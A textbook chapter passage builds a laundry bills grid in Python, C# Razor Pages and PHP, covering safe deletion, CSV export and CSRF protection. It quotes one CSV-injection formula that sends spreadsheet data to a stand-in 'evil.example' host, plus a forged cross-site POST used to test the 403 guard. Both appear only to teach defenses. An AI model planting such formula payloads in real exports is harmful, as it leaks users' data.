

Figure 13.18 The same grid after *Update*: the message, taken from **Table 13.9**, and eight queued bills instead of nine, because B2934 is finished now and the filter still says *queued*.

The bill vanished from **Figure 13.18** because the grid still shows *Keputih, queued* and the bill is no longer queued; the message tells the cashier it was changed, not lost.

13.15 Deleting with Confirmation

13.15.1 When may a bill be deleted?

Before any code, a business question. A laundry does not delete bills that have been paid, washed or collected: they are records of money and work, which is why StatusLog rows are only ever added. What it needs is to remove a bill that should never have existed, typed twice a minute ago. So the grid's rule is narrow: **a bill may be deleted only while it is queued and has no payment**, eight bills in the sample data. Anything else is corrected or cancelled; the full Profitina Laundry application records a cancellation as a status change and never deletes history.

The rule appears in three places. The grid shows *Delete* only where it applies, a courtesy. The server checks it before deleting, the rule. And the foreign keys refuse to delete a bill that still has a Payment row whatever the application does, the last line of defense.

13.15.2 Asking first, without depending on a script

The GridView of Section 13.6 asked "are you sure?" with JavaScript's `confirm()`. A dialog drawn by a script works only when scripts run. The modern grid asks in the page itself: the *Delete* link goes to the grid plus `delete=B2931`, and the grid draws that row as a question with a real form, as in **Figure 13.19**. It works in every browser, including one with scripts turned off, and a screen reader reads it like any other text.



Figure 13.19 The confirmation row for B2931, drawn by the server. *Delete B2931* submits a POST form; *Keep* is a link back to the same grid. No script is involved.

When scripts do run, the enhancement script of Section 13.21 catches the click on *Delete*, shows `confirm()` at once, and posts the same form itself, which saves a round trip. Either way, the question is asked before anything irreversible happens, and either way the server decides.

13.15.3 The server side

Listing 13.28 is the Flask grid's delete.

Listing 13.28 `delete()` in `python/grid.py`: check the bill's status and payments and delete its log row and the bill, all inside one transaction that holds the write lock from the start.

```
def delete(conn, bill_id):
    """Delete a bill typed by mistake: only while queued and unpaid. Returns a message
code."""
    if not BILL_RX.match(bill_id):
        return "bad-request"
    with transaction(conn):
        row = conn.execute(
            "SELECT status, (SELECT COUNT(*) FROM Payment p WHERE p.Bill_id = b.id) "
            "FROM Bill b WHERE b.id = ?", (bill_id,)).fetchone()
        if row is None:
            return "not-found"
        if row[0] != "queued":
            return "refused-status"
        if row[1] > 0:
            return "refused-paid"
        conn.execute("DELETE FROM StatusLog WHERE Bill_id = ?", (bill_id,))
        conn.execute("DELETE FROM Bill WHERE id = ? AND status = 'queued'", (bill_id,))
    return "deleted"
```

The check and the delete share one transaction on purpose. Checked first and deleted in a separate step, a bill could receive a payment in between and be deleted anyway: a **check-then-act race**, rare and all the worse for it. `BEGIN IMMEDIATE` takes the write lock before the check; on MySQL the PHP and Java grids lock the row with `SELECT … FOR UPDATE` instead, as **Listing 13.13** does.

The StatusLog row is deleted first because its foreign key points at the bill: while the log row exists, `ON DELETE RESTRICT` would refuse to delete the bill. Removing an audit row is acceptable for exactly one kind of bill, one typed by mistake and never worked on, whose only log row says “queued”; that is the kind this rule allows.

13.16 Exporting to CSV

13.16.1 The format

The owner wants September’s bills in a spreadsheet, and the universal format for that is **CSV**, comma-separated values: plain text every spreadsheet opens. RFC 4180 [7] is the closest thing it has to a standard:

- a field that contains a comma, a double quote or a line break is enclosed in double quotes, and a double quote inside it is written twice; so *Wash, dry & fold (per kg)* becomes `"Wash, dry & fold (per kg)"`;
- lines end with CR LF (`\r\n`);
- the first line may be a header, and here it is.

The export uses the same filters and the same order as the grid but no paging: `GET /bills.csv?outlet=O02&status=queued` returns every matching bill. The *Download* link under the grid is built by `href` from the grid’s state with the path changed, so what you download is exactly what you were looking at, all pages of it.

13.16.2 Two traps that are not in the RFC

Encoding. The file is UTF-8. Excel, opening a CSV by double-click, guesses the encoding, and without a hint guesses the old Windows code page, so *Désirée* arrives as *DÃ©sirÃ©e*. The hint is the **byte order mark** (BOM), the three bytes `EF BB BF` at the start of the file; other programs ignore it.

Formulas. A spreadsheet treats a cell that begins with `=`, `+`, `-` or `@` as a formula. A customer registered as `=HYPERLINK("http://evil.example/?"&A1,"Click")` turns the owner's click into a leak of her data: **CSV injection** [8]. The export puts an apostrophe in front of any field starting with one of those characters (or a tab or carriage return), so the spreadsheet shows it as text. **Listing 13.29** is the whole export.

Listing 13.29 `csv_cell()` and `csv_lines()` in `python/grid.py`: neutralize formulas, quote when needed, write the BOM once, end every line with CR LF.

```
def csv_cell(value):
    """One CSV field: quoted when needed, and never read as a formula by a spreadsheet."""
    text = str(value)
    if text[:1] in ("=", "+", "-", "@", "\t", "\r"):
        text = "'" + text
    if any(ch in text for ch in ',"\r\n'):
        text = '"' + text.replace('"', '""') + '"'
    return text

CSV_HEADER = ("Bill", "Arrived", "Customer", "Service", "Outlet", "Units", "Charged",
"Paid", "Status")

def csv_lines(rows):
    yield "\ufeff" + ",".join(CSV_HEADER) + "\r\n"          # the BOM tells Excel it is
UTF-8
    for r in rows:
        yield ",".join(csv_cell(v) for v in (
            r["id"], r["arrived"], r["customer"], r["service"], r["outlet"], r["unit"],
            int(r["payment"]), int(r["paid"]), r["status"])) + "\r\n"
```

`csv_lines` is a **generator**: it produces one line at a time, and Flask sends each line as it is produced (the `bills_csv` view of `python/app.py` gives the generator itself to Flask's `Response`). An export of 2,953 bills is small, but the habit matters when an export is large: the server never holds the whole file in memory. The money columns are written as plain integers, `45000`, not as *Rp 45.000*, because a spreadsheet can add up the first and not the second.

Listing 13.30 shows the first lines of a real export from the PHP grid, with the BOM made visible by `sed`.

Listing 13.30 The first four lines of `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` from the PHP grid (after the status change of **Listing 13.40**). Fields with commas are quoted; the file begins with a BOM.

```
$ curl -s "http://127.0.0.1:9302/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc"
| head -n 4 | sed "1s/^\xEF\xBB\xBF/<BOM>/"
<BOM>Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status
B2930,2026-09-28 07:18:31,Endah Ika Rahman,Shoes deep clean (per pair),Profitina Laundry
Keputih,1,45000,45000,queued
B2951,2026-09-30 17:17:45,Endah Ika Rahman,"Bed cover, any size (per item)",Profitina
Laundry Keputih,1,35000,0,queued
B2931,2026-09-28 08:30:03,Gilang Nasution,"Wash, dry & fold (per kg)",Profitina Laundry
Keputih,9,72000,0,queued
```

One more thought belongs here. The export contains customers' names linked to their transactions, personal data under UU PDP No. 27/2022 [9], and a file on a laptop is outside the application's protection. The grid exports only the columns the job needs, and a real deployment lets only the owner and supervisors download it, which Chapter 14's login makes possible.

13.17 The Razor Pages Grid, Assembled

13.17.1 The project, and the package that could not be installed

Sections 13.9 to 13.16 showed each idea once, mostly in Python because Python is the shortest. This section puts the Razor Pages grid together, file by file, and is honest about the one part of it that this book's build could not run. **Listing 13.31** is the project file.

Listing 13.31 `LaundryGrid.csproj`: an ASP.NET Core project for .NET 10 with no package references, and a switch, `UseSqlite`, that turns on the SQLite code path once its package has been added.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryGrid</RootNamespace>
  </PropertyGroup>

  <!-- The real database. First:  dotnet add package Microsoft.Data.Sqlite
       then run with:            dotnet run -p:UseSqlite=true
       Without it, the grid keeps data/bills.json in memory (no NuGet package needed). -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

  <ItemGroup>
    <None Update="data\bills.json" CopyToOutputDirectory="PreserveNewest" />
  </ItemGroup>

</Project>
```

An ASP.NET Core application normally reads SQLite through the NuGet package **Microsoft.Data.Sqlite** [10], which the reader adds with one command in the project folder:

```
dotnet add package Microsoft.Data.Sqlite
dotnet run -p:UseSqlite=true
```

The machine this book was built on could not reach NuGet, so the package could not be installed. Rather than pretend, the grid runs on the .NET shared framework alone, and only the line that needs the package was not compiled here. Data access sits behind an interface, `IBillStore`, with two implementations. **`MemoryBillStore`** keeps the bills in memory, loaded from `data/bills.json`, which `data/export_json.py` exports from `laundry.db` with the SQL's own join; changes last until the application stops. **`SqlBillStore`** runs the chapter's SQL through ADO.NET, written against `DbConnection`, `DbCommand` and `DbParameter` from `System.Data.Common`, so it *compiles* here; it *runs* only when `Program.cs` hands it a real connection, in the lines between `#if LAUNDRY_SQLITE` and `#else`, which are compiled only with `-p:UseSqlite=true`. Precisely: `MemoryBillStore` was compiled and run by the checks of Section 13.22; `SqlBillStore` was compiled, not run; the two `SqliteConnection` lines were neither.

13.17.2 Program.cs

Listing 13.32 wires the application together.

Listing 13.32 `Program.cs`: choose a store, refuse cross-site POSTs, serve the shared static files, answer `/bills.csv`, and map the Razor Pages.

```
// The bills grid of Profitina Laundry in ASP.NET Core Razor Pages (.NET 10).
//   dotnet run            then open http://127.0.0.1:9301/bills
using System.Text.Encodings.Web;
using System.Text.Unicode;
using LaundryGrid.Data;
using Microsoft.Extensions.FileProviders;
using Microsoft.Extensions.WebEncoders;
#if LAUNDRY_SQLITE
using Microsoft.Data.Sqlite;
#endif

var builder = WebApplication.CreateBuilder(args);
if (builder.Configuration["urls"] is null)                 // --urls or ASPNETCORE_URLS win
{
    builder.WebHost.UseUrls("http://127.0.0.1:9301");
}
builder.Services.AddRazorPages();
// Razor encodes every @value; let it leave letters such as é as they are instead of
&#xE9;.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

#if LAUNDRY_SQLITE
string dbPath = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data", "laundry.db");
builder.Services.AddSingleton<IBillStore>(new SqlBillStore(() => new
SqliteConnection($"Data Source={dbPath}")));
#else
builder.Services.AddSingleton<IBillStore>(
    new MemoryBillStore(Path.Combine(builder.Environment.ContentRootPath, "data",
"bills.json")));
#endif

var app = builder.Build();

// A POST from another site's page is refused (a cheap guard against CSRF; the
// antiforgery token that Razor Pages checks on every POST is the second guard).
app.Use(async (context, next) =>
{
    var req = context.Request;
    if (HttpMethods.IsPost(req.Method))
    {
        string? site = req.Headers["Sec-Fetch-Site"].FirstOrDefault();
        string? origin = req.Headers.Origin.FirstOrDefault();
        if ((site is not null && site is not ("same-origin" or "none"))
            || (origin is not null && origin != $"{req.Scheme}://{req.Host}"))
        {
            context.Response.StatusCode = StatusCodes.Status403Forbidden;
            await context.Response.WriteAsync("Forbidden");
            return;
```

Listing 13.32 (Continued) *Program.cs: choose a store, refuse cross-site POSTs, serve the shared static files, answer /bills.csv, and map the Razor Pages.*

```
        }
    }
    await next();
});

// The stylesheet, the script and the logo are shared by all four tracks: ../../static
app.UseStaticFiles(new StaticFileOptions
{
    FileProvider = new PhysicalFileProvider(Path.GetFullPath(
        Path.Combine(builder.Environment.ContentRootPath, "..", "..", "static"))),
    RequestPath = "/static",
});

app.MapGet("/", () => Results.Redirect("/bills"));
app.MapGet("/bills.csv", (HttpRequest req, HttpResponse res, IBillStore store) =>
{
    var ids = store.Outlets().Select(o => o.Id).ToHashSet();
    var state = GridState.Parse(k => req.Query[k].FirstOrDefault() ?? "", ids);
    res.Headers.ContentDisposition = "attachment; filename=\"bills.csv\"";
    return Results.Text(Text.Csv(store.AllRows(state)), "text/csv; charset=utf-8");
});
app.MapRazorPages();
app.Run();
```

Walk through it once. The `WebEncoderOptions` line relaxes one default: Razor HTML-encodes every `@value`, which keeps the grid safe from cross-site scripting, and by default also turns letters outside basic Latin into numeric references; allowing all Unicode ranges keeps the markup readable while still encoding `<`, `>`, `&` and quotes. `AddSingleton<IBillStore>` registers one store, which the page model receives through its constructor (**dependency injection**).

The middleware added with `app.Use` refuses a POST from another site using two headers a page cannot forge: `Sec-Fetch-Site`, which modern browsers send to say whether a request came from the same origin, and `Origin`, which names the page's origin. A form on `evil.example` that POSTs to the grid gets 403 [11]. That defends against **cross-site request forgery** (CSRF), in which another site makes your browser send a request to a site you are logged into. Razor Pages adds a second defense, the **antiforgery token** (Section 13.17.4) [12]; the other grids get tokens tied to a session in Chapter 14.

`UseStaticFiles` serves the shared folder `../../static` at `/static`. `MapGet("/bills.csv", …)` answers the export with a **minimal API** endpoint, a lambda rather than a page, and sets `Content-Disposition: attachment` so that the browser saves the file.

13.17.3 The page model

The page itself is `Pages/Bills.cshtml`, whose first line, `@page "/bills/{handler?}"`, gives it the address `/bills` and lets an optional last segment choose a handler: `POST /bills/status` runs `OnPostStatus`, `POST /bills/delete` runs `OnPostDelete`, and `GET /bills` runs `OnGet`. **Listing 13.33** is the page model.

Listing 13.33 `Pages/Bills.cshtml.cs`: `OnGet` fills the properties the template reads (or returns only the grid when `partial=1`); the two POST handlers change a bill and answer 303.

```
using LaundryGrid.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryGrid.Pages;

/// <summary>The page model: OnGet draws the grid, OnPostStatus and OnPostDelete change a
bill.</summary>
public class BillsModel(IBillStore store) : PageModel
{
    public GridPage Grid { get; private set; } = null!;
    public IReadOnlyList<(string Id, string Name)> Outlets { get; private set; } = [];
    public string Edit { get; private set; } = "";
    public string Confirm { get; private set; } = "";
    public (string Kind, string Text)? Message { get; private set; }

    private GridState ReadState(Func<string, string> get)
    {
        Outlets = store.Outlets();
        return GridState.Parse(get, Outlets.Select(o => o.Id).ToHashSet());
    }

    private string Query(string key) => Request.Query[key].FirstOrDefault() ?? "";
    private string Form(string key) => Request.Form[key].FirstOrDefault() ?? "";

    public IActionResult OnGet()
    {
        Grid = store.Page(ReadState(Query));
        Edit = Query("edit");
        Confirm = Query("delete");
        Message = Text.Message(Query("msg"), Query("bill"));
        return Query("partial") == "1" ? Partial("_Grid", this) : Page();
    }

    public IActionResult OnPostStatus()
    {
        string id = Form("id");
        string code = store.Advance(id, Form("from"), Form("to"), Clock.Now(),
Clock.Actor);
        return BackToGrid(code, id);
    }

    public IActionResult OnPostDelete()
    {
        string id = Form("id");
        return BackToGrid(store.Delete(id), id);
    }
```

Listing 13.33 (Continued) *Pages/Bills.cshtml.cs: OnGet fills the properties the template reads (or returns only the grid when partial=1); the two POST handlers change a bill and answer 303.*

```
    /// <summary>Post/Redirect/Get: rebuild the grid's address from validated values
only.</summary>
    private IActionResult BackToGrid(string code, string id)
    {
        var state = ReadState(Form);
        Response.Headers.Location = state.Href("/bills", ("msg", code), ("bill",
BillIds.IsValid(id) ? id : ""));
        return StatusCode(StatusCodes.Status303SeeOther);   // 303 See Other: "now GET that
address"
    }
}

/// <summary>The shop's clock (WIB) and the employee acting; Chapter 14 adds a real
login.</summary>
public static class Clock
{
    public static string Now() => Environment.GetEnvironmentVariable("LAUNDRY_NOW") is {
Length: > 0 } fixedNow
        ? fixedNow
        : TimeZoneInfo.ConvertTime(DateTimeOffset.UtcNow,
TimeZoneInfo.FindSystemTimeZoneById("Asia/Jakarta"))
            .ToString("yyyy-MM-dd HH:mm:ss");

    public static string Actor => Environment.GetEnvironmentVariable("LAUNDRY_ACTOR") ??
"E0001";
}
```

Compare `OnGet` with the Web Forms `Page_Load`: it fetches one page, sets four properties and returns; no `IsPostBack`, no binding step, no view state, and the page model is thrown away after the response. The line `return Query("partial") == "1" ? Partial("_Grid", this) : Page();` is the whole server side of progressive enhancement. `Clock.Now()` is the shop clock of Section 13.14 and `Clock.Actor` the employee recorded in StatusLog until Chapter 14 adds a login.

13.17.4 The template

Listing 13.34 is the first half of `Pages/_Grid.cshtml`, the partial view that draws the grid: the message, the summary line, the sortable headings and the edit row.

Listing 13.34 The first part of `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself.

```
@model BillsModel
@{
    // The grid itself. Served alone when the address carries partial=1.
    var g = Model.Grid;
    var s = g.State;
    (string Key, string Label)[] headers = [("id", "Bill"), ("arrived", "Arrived"),
("customer", "Customer"),
        ("service", "Service"), ("outlet", "Outlet"), ("unit", "Units"), ("payment",
"Charged"), ("status", "Status")];
}
<div id="grid" class="grid">
  @Html.AntiForgeryToken()
  @if (Model.Message is { } m)
  {
    <p class="msg @m.Kind" role="status">@m.Text</p>
  }
  @if (g.Total > 0)
  {
    <p class="summary">Showing @((s.Page - 1) * s.Size + 1)&ndash;@(Math.Min(s.Page *
s.Size, g.Total)) of @Text.Count(g.Total) bills &middot; page @s.Page of @g.Pages</p>
  }
  else
  {
    <p class="summary">No bill matches these filters.</p>
  }
  <table class="bills">
    <thead>
      <tr>
        @foreach (var (key, label) in headers)
        {
          <th><a data-grid href="@s.SortHref(key)">@label</a>@if (key == s.Sort)
{@Html.Raw(s.Dir == "asc" ? " &#9650;" : " &#9660;")}</th>
        }
        <th>Paid</th>
        <th>Actions</th>
      </tr>
    </thead>
    <tbody>
    @foreach (var r in g.Rows)
    {
      bool queuedUnpaid = r.Status == "queued" && r.Paid == 0;
      bool canAdvance = IBillStore.Next.TryGetValue(r.Status, out var next);
      if (r.Id == Model.Edit && canAdvance)
      {
      <tr class="editing" data-id="@r.Id">
        <partial name="_Cells" model="r" />
        <td>
          <form method="post" asp-page-handler="status">
            @foreach (var kv in s.Params()) { <input type="hidden" name="@kv.Key"
value="@kv.Value"> }
            <input type="hidden" name="id" value="@r.Id">
```

Listing 13.34 (Continued) *The first part of Pages/_Grid.cshtml. @Html.AntiForgeryToken() puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself.*

```
            <input type="hidden" name="from" value="@r.Status">
            <select name="to" aria-label="New status">
              <option value="@next">@next</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">@Text.Rupiah(r.Paid)</td>
        <td class="actions"><a data-grid href="@s.Href()">Cancel</a></td>
      </tr>
      }
```

Three things in it are specific to Razor. Every `@expression` is HTML-encoded, so a customer called `<b>Ani</b>` appears as those characters; only `@Html.Raw` writes raw HTML, here just two fixed arrow entities. `<form method="post" asp-page-handler="status">` is a **tag helper**: Razor gives it `action="/bills/status"` from the page's route and a hidden `__RequestVerificationToken` paired with a cookie, and on every POST answers **400 Bad Request** unless they match; another site cannot read the token, so it cannot send it. And `<partial name="_Cells" …/>` draws the seven shared cells of every kind of row.

The token also changes what a hand-made request sees. **Listing 13.35** comes from the same `curl` script as **Listing 13.40**, run against the Razor Pages grid: the status change without a token is refused with 400, and the cross-site POST is refused with 403 by the middleware before the token is even looked at.

Listing 13.35 Two POSTs sent with `curl` to the Razor Pages grid. The first has no antiforgery token and is refused by Razor Pages; the second claims to come from another origin and is refused by the middleware of **Listing 13.32**.

```
$ curl -s -i -X POST http://127.0.0.1:9301/bills/status -d id=B2934 -d from=queued -d
to=finished -d outlet=O02 -d status=queued | grep -iE "^(HTTP/|location:)"
HTTP/1.1 400 Bad Request

$ curl -s -i -X POST http://127.0.0.1:9301/bills/delete -d id=B2931 -H "Origin:
http://evil.example" | head -n 1
HTTP/1.1 403 Forbidden
```

The test program of Section 13.22 behaves like a browser: it reads the token from the page, keeps the cookie, and sends both, and then the Razor Pages grid accepts its changes like the other three.

13.17.5 The in-memory white list, and the SQL store

Sorting in memory needs the same white list as sorting in SQL, written as comparison functions. **Listing 13.36** is the table in `MemoryBillStore`.

Listing 13.36 The sort white list of `MemoryBillStore`: eight keys, eight comparisons. `string.CompareOrdinal` compares character codes, which sorts names the way SQLite's default collation does.

```
    /// <summary>The white list of sort keys, as comparisons. Ordinal, like SQLite's BINARY
collation.</summary>
    private static readonly Dictionary<string, Comparison<Bill>> Sorts = new()
    {
        ["id"] = (a, b) => string.CompareOrdinal(a.Id, b.Id),
        ["arrived"] = (a, b) => string.CompareOrdinal(a.Arrived, b.Arrived),
        ["customer"] = (a, b) => string.CompareOrdinal(a.Customer, b.Customer),
        ["service"] = (a, b) => string.CompareOrdinal(a.Service, b.Service),
        ["outlet"] = (a, b) => string.CompareOrdinal(a.Outlet, b.Outlet),
        ["unit"] = (a, b) => a.Unit.CompareTo(b.Unit),
        ["payment"] = (a, b) => a.Payment.CompareTo(b.Payment),
        ["status"] = (a, b) => string.CompareOrdinal(a.Status, b.Status),
    };
```

The comparison is *ordinal*, by character code, deliberately: .NET's default comparison follows a language's rules, while SQLite without a declared collation compares bytes. The test program compares the Razor Pages order with SQLite's row by row, and it passes only because both compare the same way. Two implementations of one feature agree only on what you made them agree on.

Listing 13.37 is the `Page` method of `SqlBillStore`, the same two queries as **Listing 13.20** in ADO.NET form, with named parameters `@outlet`, `@limit`, `@offset` instead of `?`.

Listing 13.37 `SqlBillStore.Page()`: count and total, clamp, then one page with `LIMIT @limit OFFSET @offset`. Compiled in this book's build, not run (it needs the Microsoft.Data.Sqlite package).

```
    public GridPage Page(GridState s)
    {
        var (where, values) = Where(s);
        using var c = Open();
        int total;
        decimal charged;
        using (var cmd = Command(c, null, $"SELECT COUNT(*), COALESCE(SUM(b.payment), 0)
FROM Bill b WHERE {where}",
                    values.ToArray()))
        using (var r = cmd.ExecuteReader())
        {
            r.Read();
            total = Convert.ToInt32(r.GetValue(0));
            charged = Convert.ToDecimal(r.GetValue(1));
        }
        int pages = Math.Max(1, (total + s.Size - 1) / s.Size);
        s = s with { Page = Math.Min(s.Page, pages) };       // page 999 becomes the last
page
        values.Add(("@limit", s.Size));
        values.Add(("@offset", (s.Page - 1) * s.Size));
        using var page = Command(c, null,
            $"{SelectRows} WHERE {where} ORDER BY {OrderBy(s)} LIMIT @limit OFFSET
@offset", values.ToArray());
        return new GridPage(s, Read(page), total, charged, pages);
    }
```

Figure 13.20 is the Razor Pages grid running on the book's build machine, filtered to finished bills at Rungkut, sorted by amount charged, largest first, on page 2 of 10-row pages.

Profitina Laundry · bills grid · ASP.NET Core Razor Pages

Bills

Outlet: Profitina Laundry Rungkut | Status: finished | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 10 | Apply | Reset

Showing 11–20 of 23 bills · page 2 of 3

Total charged, all 23 matching bills						**Rp 1.045.000**			

« First | ‹ Prev | 1 | 2 | 3 | Next › | Last »

Download all matching bills as CSV

Figure 13.20 The Razor Pages grid at `/bills?outlet=O01&status=finished&sort=payment&dir=desc&size=10&page=2`: rows 11 to 20 of 23, with the full pager and a footer total over all 23 bills.

13.18 The Same Grid in PHP with PDO

The PHP grid is three files: `src/Grid.php` with the state, the SQL, the writes and the helpers; `public/index.php`, the front controller that PHP's built-in server calls for every request; and two templates in `templates/` written in PHP's alternative syntax (`<?php foreach (…): ?> … <?php endforeach; ?>`), as in Chapter 3. **Listing 13.38** is `GridState::parse`.

Listing 13.38 `GridState::parse()` in `php/src/Grid.php`: the white lists of **Table 13.7** in PHP, with a guard against array parameters.

```
    /** Build a state from $_GET or $_POST, keeping only what is allowed. */
    public static function parse(array $in, array $outletIds): self
    {
        $get = fn(string $k): string => is_string($in[$k] ?? null) ? $in[$k] : '';  //
?size[]=1 is an array
        $s = new self();
        $outlet = $get('outlet');
        $status = $get('status');
        $sort = $get('sort');
        $dir = $get('dir');
        $size = filter_var($get('size'), FILTER_VALIDATE_INT);
        $page = filter_var($get('page'), FILTER_VALIDATE_INT);
        $s->outlet = in_array($outlet, $outletIds, true) ? $outlet : '';
        $s->status = in_array($status, self::STATUSES, true) ? $status : '';
        $s->from = self::cleanDate($get('from'));
        $s->to = self::cleanDate($get('to'));
        $s->sort = array_key_exists($sort, self::SORTS) ? $sort : 'arrived';
        $s->dir = in_array($dir, ['asc', 'desc'], true) ? $dir : 'desc';
        $s->page = ($page !== false && $page > 1) ? $page : 1;
        $s->size = in_array($size, self::SIZES, true) ? $size : 25;
        return $s;
    }
```

The first line of the method answers a PHP peculiarity: `?size[]=1` makes `$_GET['size']` an *array*, so `$get` returns a parameter only if it is a string. `in_array($x, $list, true)` compares strictly, `filter_var(…, FILTER_VALIDATE_INT)` returns an integer or `false`, and `checkdate` asks the calendar about 30 February.

Listing 13.39 is the router, the part of `public/index.php` that turns method and path into an action.

Listing 13.39 The routes of `php/public/index.php`: two GETs for reading, two POSTs for changing (each answered by `back_to_grid` with 303), and the CSV export written line by line.

```
$route = "$method $path";
if ($route === 'GET /') {
    header('Location: /bills', true, 302);
} elseif ($route === 'GET /bills') {
    $view = $grid->page(GridState::parse($_GET, $outletIds));
    $view += [
        'outlets' => $outlets,
        'edit' => param($_GET, 'edit'),
        'confirm' => param($_GET, 'delete'),
        'message' => grid_message(param($_GET, 'msg'), param($_GET, 'bill')),
        'track' => 'PHP + PDO',
    ];
    extract($view);                                     // $state, $rows, $total, ... for
the templates
    require __DIR__ . '/../templates/' . (param($_GET, 'partial') === '1' ? '_grid.php' :
'bills.php');
} elseif ($route === 'POST /bills/status') {
    $id = param($_POST, 'id');
    $code = $grid->advance($id, param($_POST, 'from'), param($_POST, 'to'), $now, $actor);
    back_to_grid($code, $id, $outletIds);
} elseif ($route === 'POST /bills/delete') {
    $id = param($_POST, 'id');
    back_to_grid($grid->delete($id), $id, $outletIds);
} elseif ($route === 'GET /bills.csv') {
    header('Content-Type: text/csv; charset=utf-8');
    header('Content-Disposition: attachment; filename="bills.csv"');
    echo "\xEF\xBB\xBF", 'Bill,Arrived,Customer,Service,Outlet,Units,Charged,Paid,Status',
"\r\n";
    foreach ($grid->allRows(GridState::parse($_GET, $outletIds)) as $r) {
